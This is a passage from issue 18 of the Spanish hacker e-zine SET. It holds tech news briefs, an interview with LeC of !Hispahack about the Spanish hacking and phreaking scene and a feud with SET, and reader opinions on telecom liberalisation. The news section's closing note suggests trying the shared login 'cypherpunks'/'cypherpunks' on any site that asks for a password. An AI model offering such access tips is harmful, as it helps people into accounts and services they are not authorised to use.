Las tan anunciadas SGI VW ya estan en la calle. Llevan procesadores P2 (dos o cuatro), un chipset especial (no llevan BIOS) y una arquitectura con muchos chips custom de modo que el trasto vuele. Algo asi como hacia los Amiga, equilibrar el sistema con procesadores adecuados a tareas concretas.

Las cajas siguen la misma linea que las otras SGI, llamar la atencion.
A esto se une un monitor LCD en formato 16:9 a juego, que no solo funciona con las VW, con ciertas tarjetas de video normales tambien tira. Eso si, la cosa canta a no ser que tengas el PC escondido o pintado.

[Dudamos que el hardware consiga que NT sea estable, aunque podria ocurrir, pues SGI se encarga de modificar NT para que corrar sobre el nuevo hardware. Lo que tambien podria ocurrir es que SGI diera informacion para conseguir que Linux corra sin problemas sobre los bichejos, lo cual seria un atisbo de que aun no han perdido la cabeza del todo.]

>>> Leyes Europeas

Los Ministros de la Union Europea han aprobado la elaboracion de diferentes leyes de proteccion en asuntos informaticos para diferentes paises.

La Comision Europea, por su parte, prepara una legislacion global que aune dentro de las mismas leyes a todos los paises integrantes de la Union Europea.

[¨Os tengo que recordar que, por ejemplo, en Francia esta prohibido el uso del PGP?]

>>> El Euro

Ya esta aqui, aunque solo de manera electronica.
El cambio es de 1 E = 166.386 pesetas.

[NOTA DEL EDITOR: Para que sea mas facil de recordar:

Se trata de un P166 que funciona como un 386 cuando se le instala Windows NT ;)]

>>> UPM y M$

Todos lo sabiamos, pero hasta ahora nunca se dio abiertamente a conocer. La Universidad Politecnica de Madrid llego a un acuerdo con M$ para poder usar las ultimas versiones de sus productos mediante la denominada "Licencia Campus".

[Camuflando la intencion de malacostumbrar a los futuros ingenieros a usar productos Microsoft, afirman que se trata de una forma de potenciar el uso de software legal dentro de la Universidad. Parece que los se~ores responsables de la UPM no se han dado cuenta de que existe Linux y *BSD.

Esta claro que la politica de educacion ha cambiado en Espa~a. Con lo mucho que se aprende desarrollando para sistemas abiertos, los ingenieros que salgan de la Politecnica de Madrid tendran una formacion orientada a la empresa (empresa Windowsera, me refiero), y no a la realidad de las

necesidades en materias importantes (saltar de Linux o *BSD a Solaris no es dificil).

Un ejemplo es la importancia que se le da a las telecomunicaciones en los sistemas de emergencia. Jamas me fiaria de una red de emergencia en la que a la minima me pueda cortar las conexiones con un pantallazo azul, sin mas remedio que tener que recurrir al uso del sagrado reset (cosa prohibida, en sistemas que FUNCIONAN).]

>>> iMac "colorines" y nuevos G3

Los de Mac lanzan una nueva version del iMac, con mas HD, mas MHz y en varios colores, y ademas mas barato. El dise~o global sigue sin cambiar. Por ahora estan causando furor.

En cuanto a sistemas serios actualizan su gama de G3 con conexiones FireWire y otro monton de "enchufes" de actualidad. Las cajas tambien tienen "dise~o" e incluye cosas interesantes como una puerta (si, puerta, se acabo el tener que pelearse con una chapa).

Carmack, el de ID Software (Quake), ha decidido portar sus juegos a Mac, visto que los nuevos sistemas empiezan a rendir en 3D y (lo que parece vital para el) soportan OpenGL (y no sistemas propietarios Apple o M$).
Lo que no le ha hecho gracia es que el MacOS a bajo nivel no es nada del otro mundo y ha tenido que reiniciar la maquina demasiadas veces (mas que un Windows).

>>> Chapitas para el PC

¨Buscas chapa para el PC? ¨Cansado de ver la marca del fabricante clonico?
http://www.scotgold.com/Linux.htm

>>> Codigo fuente del Hexen / Heretic

Tras el Doom y el Descent ahora le toca el turno a Hexen / Heretic.
La cosa esta calando.
http://www2.ravensoft.com/source/

>>> NT 4.0 falla el FIPS 140-1

En Yankeelandia han sometido al NT 4.0 al test de seguridad FIPS 140-1, sin el cual un producto no puede usar en cosas del gobierno que necesiten cierta seguridad y ha fallado. M$ ha prometido solucionarlo a lo largo del a~o.
http://www.nwfusion.com/news/0111ntcrypt.html

[-Que sorpresa! ¨No estais cansados de tantas promesas y tan pocos hechos?]

>>> Como instalar una impresora con foto explicativa

Para reirse un rato en http://www.europa.com/~dogman/install.html podreis ver el documento "Installing a network PostScript printer on a Sun workstation running SunOS" con un interesante foto.

Nota final:
Ahora que tienes algo en lo que arrancar el cerebro, sal ahi fuera y busca

como mantenerlo en marcha, que ya eres mayor (aunque a veces lo dudo). ;D
Si algun sitio te pide login y password, lo primero es probar cypherpunks y cypherpunks. Suele funcionar.

Nota final (y van dos):
Agradecimientos para los que han colaborado y dos capones para los que no. La direccion de correo es <rufus_t_f@yahoo.com>, y en el "Subject" o "Tema" pones "SET-News" (sin comillas), para poder procesarlas sin que se me pierda ninguna. La lista de los que se salvan de los capones es: Green Legend, Falken, Garrulon y alguno que seguro me dejo.

EOF

-[0x03]--
-[EN LINEA CON... LeC]---
-[by Hendrix]---SET-18-

En Linea con...

A~o Nuevo, Seccion Vieja (pero con cambios)
A partir de ahora esta seccion la llevare yo, Hendrix (Si, es el unico cambio. Pero que queriais? La seccion no da mas de si.)
Volvemos a la carga con mas fuerza que nunca y para empeza un plato fuerte:
Es uno de nuestros "seguidores mas fieles".
Si, aqui le teneis. El es ....

LeC

Ahora conocereis un poco mas a nuestro critico particular, que como siempre ha aprovechado para dejar caer alguna de las suyas.
Que porque entrevistamos precisamente a LeC?, Reconciliacion?, Morbo?, Libertad de opinion?, Reconocimiento personal? ... simplemente porque somos asi.

1. Danos en una pocas lineas una idea de quien eres

Tengo 23 a~os y estoy en el ultimo curso de una carrera que no tiene nada que ver con todo esto.
Empece con un Spectrum, al que le siguio un PC, unos a~os despues. Sobre el 88 me meti en el aquel entonces poco desarrollado mundo de los modems, BBS y redes de correo. La gente que habia alli solia ser bastante mayor (ahora es normal q un chaval de 14 a~os este en la red, entonces era bastante raro,la verdad). Habia muy buen ambiente, y fui interesandome : SilverBullet, WWIV, VBBS, RemoteAccess (siempre le tuve bastante mania), Fido, VirtuaNet. Poco a poco descubri el underground, encontraba textos ingleses bastante interesantes sobre redes extra~as, un ezine llamado Phrack (que no llevaba demasiados numeros); y descubri que en algunas BBS habian areas de HPAV privadas, donde se podian tener charlas muy educativas o pillarte cantidad de programas y textos. Empezaron a interesarme los 900s, interes que aun sigue hoy en dia, y podia seguir la evolucion del tema en Hack&Crack de Fido.R34... Tambien encontre algunas BBS fuera de espa~a con increibles cantidades de material... lastima que la velocidad maxima de los modems fuera 2400 Bps ! :) Unos cuantos a~os despues, sobre el 94, empece mis pinitos en Internet. Eso de charlar con gente de todo el mundo, o bajarte programas por ftp era algo impresionante ! Estuve bastante tiempo alternando los 2 medios, ya que crei en las BBS hasta bastante tarde. En el 96 entre en !Hispahack. Al poco tiempo aparecio una red de IRC de ambito unicamente espa~ol, una idea muy interesante. Empece a entrar y a crear un canal llamado #hack, metia en el topic "___/ Hack & Phreak /___" y esperaba a ver si habia algun que otro alocado que entrara. Poco a poco se consolido y fue creciendo. Era un canal donde se podia hablar y comentar cosas, alli se gestaron ’reputados’ grupos y demas. Hoy en dia ya no entro en #hack, ha degenerado mucho.

En resumen, creo que tengo cierta experiencia en la red, el under y todos estos asuntos como para tener un punto de vista bastante objetivo de las cosas, para poderlas valorar con madurez, y para no tener que aguantar ciertos comentarios de segun que personas. :*

2. Que es !Hispahack y Mentes Inquietas?

!Hispahack es un grupo de gente interesando en la informatica, la tecnologia y la seguridad, asi como su uso y abuso. Nacia sobre el 93, como un grupo de charla publico en un canal de irc, y un tiempo despues se volvio privado, y acabo transformandose plenamente en un grupo, compuesto por una serie de miembros, sin ningun tipo de lideres, ni cupula directiva ni nada que se parezca, simplemente con miembros mas o menos activos y mas o menos 'inquietos'. La intransigencia de ciertas personas puede hacerles criticar el hecho de que !H sea un grupo privado, por no corresponderse con sus ideas; pero a nosotros nos parece interesante esta opcion, y no nos molesta el supuesto halo de misterio que envuelve al grupo, ya que solo es misterioso para quien ha de serlo.

Mentes Inquietas, por su lado, no es mas que un proyecto de !Hispahack, un webzine donde se ofrecen articulos y programas hechos por miembros de !H o por personas ajenas a !H que merecen ser incluidos por su calidad, o por cualquier otra razon. Podemos decir que es el medio de expresion publico del grupo. Mentes Inquietas nacio en Junio del 97, hospedado por Angelfire.
En Julio del 98 y despues del incidente policial tristemente conocido, empezo la Segunda Epoca del webzine, hospedados esta vez por el Choaos Computer Club (http://hispahack.ccc.de).

3. Como ves el movimiento hacker en Espa~a?

Creo que ha crecido de un modo brutal en un par de a~os, y de manera bastante paralela a como lo ha hecho en el resto del planeta. El problema es a quien consideramos hacker y quien se lo considera... pero para eso hay una pregunta mas abajo ;)
Solo hay que ver el espacio que se dedica en la red a temas HPA en espa~ol. Ya sean a titulo personal o de grupos, hay cada vez mas cantidad, y entre tanta cantidad, aparecen sites de nivel, grupos que trabajan muy bien, que crean, y que realizan aportaciones destacables al underground hispano.
De todos modos, el movimiento hacker madura a medida que maduran quienes se van incorporando a el; sera interesante ver su estado dentro de unos a~os, cuando haya adquirido una estabilidad, digamos que cuando se haya hecho mayor de edad.

4. Que es para ti ser un hacker?

Un hacker es un individuo interesado por la informatica, por los SOs y por su seguridad. Un hacker INVESTIGA, busca, lee, prueba cosas...y cuando tiene algo que se pueda compartir lo comparte (concreto lo de que 'se pueda compartir' porque hay muchas cosas que no pueden estar a disposicion de cualquiera, informacion de la que mucha gente no interpretaria la importancia .).
No considero un hacker aquel que busca un xploit para un sistema y pilla root , sin tener practicamente mas idea del SO en el que se encuentran que las cuatro instrucciones que usara... y lamentablemente los script-kiddies son un genero que esta en auge actualmente, y es que esta de moda ser hacker, y ser respetado como tal. Es lamentable, pero es asi. Hay gente muy joven que se acaba de conectar a la red, quizas acaban de pillarse su primer PC, quieren ser hackers (modas, mass medias.. ya sabeis), y en un par de meses quieren ser conocidos [OJO, esto NO es una indirecta a NADIE]. Para ser hacker se ha de haber pasado mucho tiempo leyendo, interesandose en este mundillo, con eso tambien se aprende a comportarse en esta 'sociedad' virtual que es la Red, o los medios electronicos en general. Se ha de haber adquirido una madurez que nos guie en nuestras acciones y sepa hacernos ver que es lo que tenemos entre las manos.

De hecho esta actitud es extensible al phreak, a todo comportamiento underground, a Internet y a la vida en general .Humildad y perseverancia..

Seguro que a la larga sera reconocido el trabajo.

5. En que proyectos trabajas ahora?

Bueno, despues de presentar la version internacional de Mentes Inquietas, en ingles, estoy acabando de perfilar algun que otro cambio mas en el site. La version ha tenido una buena aceptacion, prueba de ello es que Van Hauser ha incluido la version inglesa del articulo sobre Carriers Silenciosas de BadreL en los docs del THC-SCAN 2.0.
Los demas proyectos no son de tipo publico por ahora, pero posiblemente se concreten en algo dentro de un tiempo...

6. Como ves el phreak en Espa~a?

El phreak ha sufrido un auge bastante parecido al del hack, solo que en el phreak hay mas motivacion (eso de llamar gratis es realmente un objetivo concreto, mientras que en el hack, apurando, no dejan de ser motivaciones espirituales o de ego). Hay gente muy preparada, que estudian facetas muy interesantes del GSM, de centralitas, de las cabinas, y hay la gente que se piensa que es phreaker por usar un PBX (un nuevo descubrimiento por lo visto ;) o 900 que algun otro pringado le ha pasado. Ser phreaker es descubrir ese PBX o 900... y pasarlo a otros ya es decision personal, con la que no estoy de acuerdo. 'No le des un pez al hambriento, ense~ale a pescar'.. creo que la frase se puede aplicar al tema : Que la gente aprenda, investigue, y encuentre sus propio recursos; asi encontraran cosas que solo ellos conoceran y duraran bastante mas que si lo estan usando 500 individuos en todo el pais.

7. Que puedes contarnos del ya famoso caso !Hispahack?

Tenemos pensado de hacer un comentario al respecto en el webzine, ahora que el caso esta en su parte final. En pocas palabras, un montaje donde lo mas cacareado era falso, con relaciones mas que sospechosas entre instituciones, y accesos ilegales a maquinas requisadas. Espectacular.
Pero vamos, a quien le interesaba salir ya salio, y a quien le interesaba vengarse se supone que ya se vengo... Hay muchos espa~olitos demasiado machos y orgullosos.. Afortunadamente es una personalidad en vias de extincion.

8. Si alguien quiere ponerse en contacto contigo donde te puede encontrar?

Pues en la web hay una direccion de mail con la que ponerse en contacto con cualquier miembro del grupo o autor de algun articulo en Mentes Inquietas.

9. Como ves el uso de Internet en Espa~a?

Creo que el crecimiento de Internet en Espa~a es imparable en estos momentos, la gente ya sabe lo que es internet y no puede prescindir de ella (y ese era simplemente el objetivo final de infovia, no nos enga~emos). Ahora existira un acceso de mayor calidad (no solo por los nodos locales, sino por la aparicion del cable y otras formas de acceso), cosa que nos beneficiara a todos, y ayudara a incrementar las arcas de las nuevas compa~ias telefonicas, pieza tambien clave en el futuro de la red en Espa~a.

Nada mas, un saludo a los sufridos lectores ;)

LeC

****

Y ahora la pregunta conflictiva:

10. Porque te molesto tanto el Visual Hacker'98 ? A mi me parecio un
    articulo muy divertido de como no tiene que comportarse un autententico
    hacker.

Bueno, vosotros lo habeis preguntado ;) No os quejeis de la respuesta.
Para empezar, el SET16 tenia ciertos comentarios sarcasticos de poco gusto,
pero vamos, todo el mundo es libre de reriste de las desgracias de los demas
(aunque queda poco elegante hacerlo en un medio publico, la verdad).

Simplemente me limitare a copiar y pegar fragmentos del texto original
de Paseante. Cualquiera que haya visitado Mentes Inquietas y sepa algo de
!Hispahack vera que hay demasiadas coincidencias, muchas mas de las
soportables para un texto como este, en relacion con !H. Referencias
clarisimas a cosas que pueden leerse en la web, a actitudes que el presupone,
o el color verde que aparece tantas veces...
Por esto no creo que fuera un ataque general, sino un ataque muy concreto a
!Hispahack en casi todo el texto. Esto es lo que sabe mal, que por una
rabieta de un induviduo quede SET totalmente retratado... quien hablaba de
madurez?

Lo mas curioso es que nunca mas se ha sabido del texto, lo que demuestra que
al menos alguien con un poco de verguenza hay... (seria un detalle que todos
los lectores de SET tuvieran acceso al mismo para poder leerlo ellos mismos y
sacar sus conclusiones).

Entre corchetes hare algun comentario, aunque se comenta por si solo...

> Porque VH98eE(tm) te convierte en un eLiTe_hacker, (abreviado lH).

>   Intentar crear imagen de "adolescentes irceros" en
>   contraposicion con nuestra "veterana seriedad".

>Quien no creera la acusacion de que "traducen del ingles sin dar credito"?

>1- Una pagina web en la que se insulte a todo el mundo posible ya desde la
>   entrada
>2- Insistir una y otra vez en lo "lame" que son todos los demas
>3- Insistir una y otra vez en lo "veteranos y serios" que somos nosotros,
>   no como esos adolescentes que van por ahi llamando "lame" a todo el mundo.
>   (Y si cuela decir que somos modestos).
>4- Hackear una pagina web mas o menos conocida o al menos que corra el rumor
>   de que lo hemos hecho. Esto es MUY importante y nos colocara al nivel de
>   gente tan buena como milwOrm o Ashtray Lumberjacks y demas "grupos de
>   gente seria y veterana".
>5- Crear una frase que sea el logo del grupo inmediatamente reconocible
>   (Algo como: Nunca nos quitareis lo que no tenemos!)
>6- Enmascarar nuestra escasa aportacion debido a nuestras "ocupaciones" y al
>   hecho de que venga todos conmigo!) _Nosotros NO TRADUCIMOS DEL
>   INGLES_(muchos aplausos aqui)
>7- Distinguirnos en el vocabulario, usamos lame y lamerz pero no lamer, Por
>   que? Pues porque lamer es lame y nosotros somos gente seria que no pierde
>   el tiempo con discusiones de colegio.

>Y por si esto fuera poco tenemos a nuestra disposicion el arma definitiva,
>la prueba de superioridad mas admirada y admitida:
>   LA DETENCION

[y todo el lamentable parrafo que le sigue, que no tengo ganas de pastear]

>Aqui pongo un ejemplo:
>Bozal - Master en aritmetica, crackea el PGP con la GameBoy y descubrio el
>solito como cifra el RSA (despues se le ocurrio que lo podia haber leido en
>un libro pero ya llevaba 11 a~os en el intento y claro nosotros lo hacemos
>todo ORIGINAL....).
>Tkk - boKazaS oficial, repartidor de ensaladillas y adicto al buscaminas.La
>mascota del grupo. Le encanta llenarse la boca, hablar de lo que no sabe y
>visitar instituciones publicas (si puede se queda a dormir el gorron!). Se
>pone frenetico si sus paquetes de datos no reciben tratamiento de alteza
>real. Es un chico culto y su cita preferida es de una poesia de Garcia Lorca
>que dice "Verde que te quiero verde".
>Lebrel - Le va la marcha, usa Linux desde el 79 y esta conectado a Internet
>via acceso analogico de doble canal mediante FDDI infusa. podeis tener por
>seguro que todo lo que de el salga es original y no ha sido
>inspirado/apoyado o complementado por textos ingleses (es o no es un
>autentico lH!)
>Plou - Le pone buena cara al mal tiempo, desarrolla S.O en sus ratos
>libres. Su nick le proviene de las consecuencias que trae su aficion al
>canto. Es uno de los que a veces se pregunta por la injusticia que supone
>el ser tan "eLiTe" y que solo lo reconozcan sus cuatro compa~eros del grupo
>y los amigotes de turno. El cantante del grupo .
>Lecter - Se come lo que le pongan por delante. Un autentico monstruo.
>Fundador del grupo hace dos semanas tilda a los demas de "novatos"
>(?! no os dije que al infierno con la logica?!) ya que el fundo el
>grupo "con muchos a~os en linea" (esta en Internet desde el 59 y tiene
>21 a~os, how’s that for your maths?). Por supuesto da por hecho que
>los demas fundaron sus grupos el mismo dia que se compraron el ordenador
>y no tenian ningun tipo de experiencia previa

[Si esto no es un ataque personal y directo a nombres de autores de articulos en Mentes Inquietas, ya no se que puede ser. Aparte del ataque personal, no hay que ser muy astuto para llamarme LECter, la verdad, y difamar plagandolo todo de tonterias].

>## Dedicarles de manera constante ""saludos"" en la portada de nuestra web

>Y otras lindezas del mismo cariz justificadas por nuestra condicion
>cuasi-celestial como lH. !Ha

>   G R E E N   D A Y
>(Si la cancion clava la descripcion del 1H comun, el nombre del grupo
>les trae recuerdos agradables de dias pasados. Demasiada coincidencia?)

Bueno, creo que esta bastante claro porque nos molesto el texto,no? Otro problema es cuando se intenta justificar un texto como este en SET17 metiendo un log de un miembro de !H que raja contra SET. Aparte de incluir un trozo de privado (elegancia...), no deja de ser una actitud personal. Yo mismo he hecho comentarios muy poco favorables a SET, la diferencia es que no se hacen en nombre de un grupo, como fue el caso.

Y ya esta, solo me duele que no se sepa reconocer un error, y se intente tapar con mas errores. El orgullo suele jugar malas pasadas.

[A partir de aqui habla Falken.

Buenas LeC. Permiteme que realice unos incisos.

Para empezar, por ser lo mas breve, no hay ningun fragmento de privado en SET 17. Lo digo con seguridad, porque lo acabo de repasar enterito. Asi que ya me diras donde aparece ese fragmento de privado.

Casi del mismo tema, pues no se incluyo el recorte de Lth por justificar nada. Solo se incluyo por mostrar lo que se dice.
Si lo quieres ver como justificante, tu mismo.

De hecho, aclaras que tu tambien has hecho comentarios desfavorables sobre SET, pero a titulo personal. Como cualquier opinion, es respetable. Y no se a ti, pero a mi, cuando alguien hace un comentario en nombre de SET, sin que yo este enterado, me molesta. Imaginate ademas cuando no estoy de acuerdo.

Y si vieras la cantidad de tonterias que recibimos. Aunque imagino que igual que vosotros. Claro que cuando alguien vinculado a un grupo hace comentarios en nombre del mismo, pues no creo que haya muchos motivos para creer que es una actitud independiente. Mas cuando nadie del grupo lo niega, e incluso alguno lo confirma.

En cuanto a la controversia del VH98EE, pues no estaria de mas que se publicase integro, si los lectores lo piden. Basicamente, porque los recortes que haces son mas fuertes por separado.

Eso si, creo que en beneficio de todos, debiera de realizarse con una introduccion historica. Vamos que el texto no se escribio porque si. Asi que habria que contar los hechos que llevan a escribirlo, y sobre todo los comentarios que llevan a publicarlo.

Sirva como simple anotacion que debido a la dureza del texto, escrito en un momento de rabia, decidimos no publicarlo. Si se libero fue por causas que me imagino, por lo que he leido, he recibido y me han comentado.

Pero vamos, que para dos dias (solo dos !!) que estuvo disponible en la web menudo revuelo ha montado.

Ya te comente en uno de nuestros correos que me parece una tonteria todo esto. En ningun momento hemos insultado a nadie (VHEE aparte), solo hemos reproducido lo que cada uno dice. Si eso es insultar...

En cuanto a la difamacion... Te encanta ese termino por lo que he podido apreciar. Mucha pelicula me parece a mi.

Bueno, creo que ya le hemos dado demasiada importancia a todo esto. Si quereis seguir sacandole punta es cosa vuestra.]

[Paseante: Estooo, ya se que ultimamente no se me ve mucho por aqui pero pido la palabra "por alusiones".
El VHEE no se publico porque no se escribio para ser publicado, salio tiempo despues a la luz a raiz de los sucesos protagonizados por ciertos ---- tras la salida de SET 16, estuvo algo menos de dos dias accesible en la web y despues se descolgo.
Hay que reconocer eso si que en dos dias se las apa~o para dar que

hablar }:->.

Y porque se escribio?. Habria que remontarse al 97 y comenzar
a recordar una relacion plagada de zancadillas, indirectas, pisotones
y pu~aladas traperas en la que, a menos que me haya perdido algun
capitulo, NO empezamos nosotros. Asi que no creo que merezca la pena
publicar VHEE como propones, aunque no deja de ser curioso porque
creo que si lo hubiesemos publicado no nos hubieses escrito para
decir que seria un "detalle que nuestros lectores lo conociesen".
:-DDD]

EOF

```
-[ 0x04 ]--------------------------------------------------------------------
-[ FORO DE DEBATE ]----------------------------------------------------------
-[ by varios autores ]-----------------------------------------------SET-18-
```

```
                oooooooooooo  ooooooo  oooooooooo    ooooooo
                 888     8 o888   888o 888    888 o888   888o
                 888oooo8   888     888 888oooo88  888     888
                 888        888o   o888 888  88o   888o   o888
                o888o         88ooo88  o888o  88o8   88ooo88
                  ___  _____    ___  ____ ___  ____ ___ ____
                  |  \ |___     |  \ |___ |__] |__|  |  |___
                  |__/ |___     |__/ |___ |__] |  |  |  |___
```

Otro numero de SET mas, y aqui estamos de nuevo con vosotros en esta seccion, de la que esperamos ver mas actividad en los proximos numeros.

En estas semanas se han producido varios hechos dignos de originar un tema de debate, como lo demuestran algunos de los temas propuestos. Estos temas, son sobre todo dos:

- Linux bien, y los antivirus, que?
- 2 piratas condenados a muerte en China: Merece la pena morir?

Claro, el mas directo a Espa~a es el que hemos tratado como tema del mes.

Vuestras opiniones sobre estos u otros temas, las podeis escribir a la direccion habitual <set-fw@bigfoot.com>. Y no os olvideis de reflejar en el subject la seccion a la que va dirigida.

Un tema de debate tambien interesante que ha surgido durante el cierre de SET 18, es la declaracion conjunta realizada por algunos de los grupos mas relevantes acerca de las manifestaciones declaradas por el grupo LoU (Legion of the Underground). Podeis encontrar el enlace a la declaracion en nuestra seccion de noticias.

Por nuestra parte, recogemos alguna opinion despues del tema del mes.

Bueno, os dejo con las opiniones de este numero a un tema de rabiosa actualidad, como son las operadoras de telecomunicacion en Espa~a, o dicho de otra forma:

```
                              _#_
                             (o o)
           .---------------------ooO--(_)--Ooo--------------------.
           | Liberalizacion de las Telecomunicaciones en Espa~a : |
           |     ¨ Monopolio encubierto o tomadura de pelo ?      |
           '------------------------------------------------------'
```

[:-{ 0x01 }-:]

Liberalizacion de las Telecomunicaciones en Espa~a :
¨ Monopolio encubierto o tomadura de pelo ?
==

By GreeN LegenD

Bueno se~ores y se~oras, recuperados ya todos de los festejos navide~os

que hacen estas vacaciones mas cansadas que otra cosa volvemos a la carga. Este a~o nuevo nos trae unos cuantos cambios relacionados las Telcos en Espa~a, mas compa~ias de RTB, ya tenemos entre nosotros a Uni2 si la gente del 1414, luego Retevision que se sube al carro de los moviles y una cuarta compa~ia que esta en "espera"Jazztel (ahora explico esto..) para ofrecer ambos servicios RTB y Moviles.Y yo personalmente desde que se hablaba de liberalizar la Telefonia en Espa~a me lo temia, esto va mas lento que el caballo del malo. Vamos a ver de quien es culpa todo esto, pues muy simple de la CMT, ¨Y que es eso? un sindicato ? pues no, la Comision del Mercado de Telecomunicaciones, que en teoria "debia" y digo esto por que se rascan los webos todo el tiempo. Se designo a la CMT como organismo "no relacionado" y "vigilante de que se apliquen las normas de igualdad de oportunidades" Si se~or.. para que el Gobierno o Telefonica en su defecto no se metieran a organizar ellos el cotarro pues se designa a alguien imparcial, "imparcial" he dicho? Ahora la cosa esta asi, muchos os habreis enterado de Uni2 como nuevo operador de RTB y nos os choca el hecho de que Retevision comience a tener sevicio de moviles y Uni2 no?. Lo de Retevision tiene excusa, bueno eso parece, que si no estaba legislado todo que tal que si cual. Resultado : tenemos a Telefonica y Airtel. A Uni2 no se le ha "concedido" todavia el permiso necesario por la CMT para dar servicio de Moviles, creando asi una desventaja manifiesta y haciendo que Telefonica siga teniendo en cierto modo un oligopolio. La gente de la CMT tiene nada menos que 24 peticiones pendientes a fecha de hoy relacionadas con servicios de Telefonia y mientras la gente pagando la llamadas urbanas a precio de oro. Con lo que ahora es la CMT la que mantiene esa especie de "monopolio encubierto" que sigue existiendo en Espa~a, diga lo que quiera quien quiera. Si no ya tendriamos nuestra tan ansiada llamada urbana gratis y tarifa plana a Internet. Mas comentarios gloriosos de gente que mueve el cotarro de la Telecomunicaciones.. Retevision ve muy "normal" (textualmente) la situacion de que a la nueva operadora Uni2 y la proxima se les de tantas largas, como se ve que ellos ya lo tienen todo y pierden clientes de sus 860.000 usuarios. Luego esta Telefonica, esto dice el responsable de Timofonica sobre el tema el se~or Rafel Lopez (TGEmpresas/Mercadotecnia) "Exige una *pronta* solucion del *deficit* que sufre Timofonica por la diferencia entre lo que ingresa por prestar su red y el coste de mantenimiento de la red.." Y yo me pregunto, que mantenimiento ??? y sus comentarios gloriosos no se quedan ahi, ni mucho menos.. "Una de las condiciones previas para que se de competencia real es el reequilibrio del tarificado.." Bonita manera de llamar a OTRA SUBIDA mas, ademas segun Telef. para que haya una competencia "real" ha de subir la cuota mensual que cobra por el uso de su red y el minuto de llamada urbana, asi que si, no? No es suficientemente caro. Pero esto es lo que dice Timofonica cuando se la enfrenta a la otras Telcos Espa~olas. ¨Pero que ocurre si se enfrenta a los clientes por sus subidas? Entonces le echan la pelota a Fomento, esta creo que ya la sabiais, y dicen que la subida no es culpa suya y blah, blah.. Pero nos queda algo, Preguntaros por un momento, ¨como cobra Retevision las llamadas a moviles ? ¨Por segundos (como es su politica) o minutos? Pues si os fijais bien es por minutos cuando llamas a moviles, si hablas 121seg te cobraran 3 minutos completos, ¨y esto por..? Monopolio encubierto, y por que Telefonica es el Operador Dominante (¨No me digas? no me habia dado cuenta..) Telefonica se queja de que no puede poner tarifa plana, por que tal y cual, que si las centralitas, si tal. Mientras tanto en la prensa aparece este recorte en la seccion de Economia. "Telefonica compra un sistema a Ericsson" y nos preguntamos que sistema, luego vemos que Telef.SA ha comprado y contratado los servicios de LM Ericsson para ampliar su Ancho de banda (¨Iran a poner Tarifa Plana??) segun dice el recorte es un sistema basado en fibras opticas. Mientras todo esto ocurre la gente del Cable y ADSL se duermen en los laureles, Oiga que quiero una conexion a Internet 24hrs x 7dias y les voy a dar las pelas a su compa~ia pero si no llegan antes del 2000 me coge el bug antes, sobre el cable a principios de de Octubre en un suplemento Informatico de un periodico nacional aparecia esto.. "Primeros pasos en Espa~a hacia una Internet veloz" y despues de esto los cuelques de Infovia plus, la ampliacion de los plazos para desmontar Infovia.

Y como comentario estelar no relacionado pero que puede ser interesante el director de 3COM (los de Ethernet) nos cuenta la pelicula de que el e-mail hay que pagarlo y que si no internet no es rentable.. y que hay que pagar el ancho de banda que consumimos, otro comentario de mucho cuidado. Esto es para demostrar que no siempre nos metemos con M$ y los de otras compa~ias meten la pata igual. A este se~or al que califican de "guru" (yo mas bien diria fantasmon) Bob Metcalfe el inventor de Ethernet y fundador de 3COM. Segun parece este se~or recibe mucho "spam mail" y no debe de saber lo que es tener un filtro como todos. Un poco de publicidad, que nos cuentan los se~ores de JazzTel (la 4 operadora Espa~ola). el anuncio aparecido en toda la prensa nacional reza lo siguiente :
>comentario
[Anuncios aparecidos a principios de Diciembre-98]

DON’T WORRY. BE HAPPY.

Estas sufriendo un continuo bombardeo de ofertas que anuncian a bombo y platillo todo tipo de mejoras en el mercado de las telecomunicaciones.
>Hombre pues si, pero lo de la "mejoras" mejor lo dejamos eh?

Nuestra propuesta es que te relajes: el gobierno ha concedido a Jazztel licencia para operar en todo el territorio nacional.
>relajarme ? con elementos como vosotros por ahi sueltos..?

(... basurilla no vamos a hacerles propaganda gratis..)

Relajate. Te vamos a hacer muy feliz.
>No teniamos bastante con Edu y feliz navidad y pario la abuela..

- Los de Airtel vuelve con edu, y nos "clonan" a este personajillo. intentan enga~arnos regalando dinero, pero no tragueis.

- Los de Timofonica, sus anuncios dicen ¨Mejor juntos o separados? Via Digital,Teleline y Telefonica RTB. Esto es lo que nos faltaba mejor ni juntos ni separados. Mejor muy lejos de nosotros.

Segun parece vamos hacia atras como el cangrejo y comienzo de un nuevo a~o no ha cambiado nada, Vamos algo de apaga y vamonos..

Esperamos vuestras colaboraciones a esta seccion, ya sabeis SET 19.

GreeN LegenD - SET
glegend@set.net.eu.org

[:-{ 0x02 }-:]

De momento la entrada de nuevas operadoras solo ha beneficiado a las empresas que manejan muchas llamadas al exterior (nosotros lo estamos negociando y se de otras empresas que se han ahorrado decenas de millones en la factura anual).

No afectara al gran publico hasta que no empiece la competencia en las llamadas locales.
(BT !!! Te esperamos !!)

[:-{ 0x03 }-:]

Nuevas operadoras de telecomunicaciones??? DONDE ?!?!?!

Esta es la sensacion que se me mete en el cuerpo cuando me hablan de las

nuevas operadoras.

Durante 1998 nos pusimos muy contentos con la puesta en marcha de iniciativas como la de Retevision. Nos ofrecian la tarificacion por segundos, POR PRIMERA VEZ EN ESPA~A. De esta forma la tarifa se hacia de una forma mas justa, aunque seguia (y sigue) siendo un tanto carilla.

Lo que mas nos animaba a apoyar a Retevision, reconozcamoslo, era que por fin alguien le hacia la competencia a Telefonica justo donde mas le podia llegar a doler.

Estabamos ilusionados con el anuncio de que en Septiembre de 1998 dispondriamos por fin de llamadas urbanas a traves de Retevision. Fecha que se fue postponiendo, en un principio a Diciembre del mismo a~o, y ahora dicen que tal vez para Abril del 99, ya que piensan empezar a poner ellos telefonos particulares a partir de esa fecha. Y ya se esta rumoreando que igual si va bien la cosa, las grandes ciudades tendran llamadas locales con Retevision para Junio de este a~o.

Claro, que estos chicos no son tontos. Las llamadas metropolitanas son negocio seguro. Basta con permitir su realizacion, y tarificar mas bajo que los demas o dar ofertas reales, y no planes "caros". Asi que se han centrado en otro proyecto: Iddeo.

Si hay algo que parece demostrar unas amplias perspectivas de mercado es Internet. Y con todo el jaleo montado por la tarifa plana, y el cierre de InfoVia, nuestros amigos de Retevision se han centrado en dar una mejor alternativa. Bueno, al menos parece que mejor que InfoVia+ ya funciona, cosa que no es un gran logro, la verdad.

Pero no se trata de un duopolio. A finales de 1998 aparecio en combate Uni2, la compa~ia francesa Lince, con los acuerdos firmados con Renfe y Feve para usar los mas de 6.000 kilometros de fibra optica de que disponen.

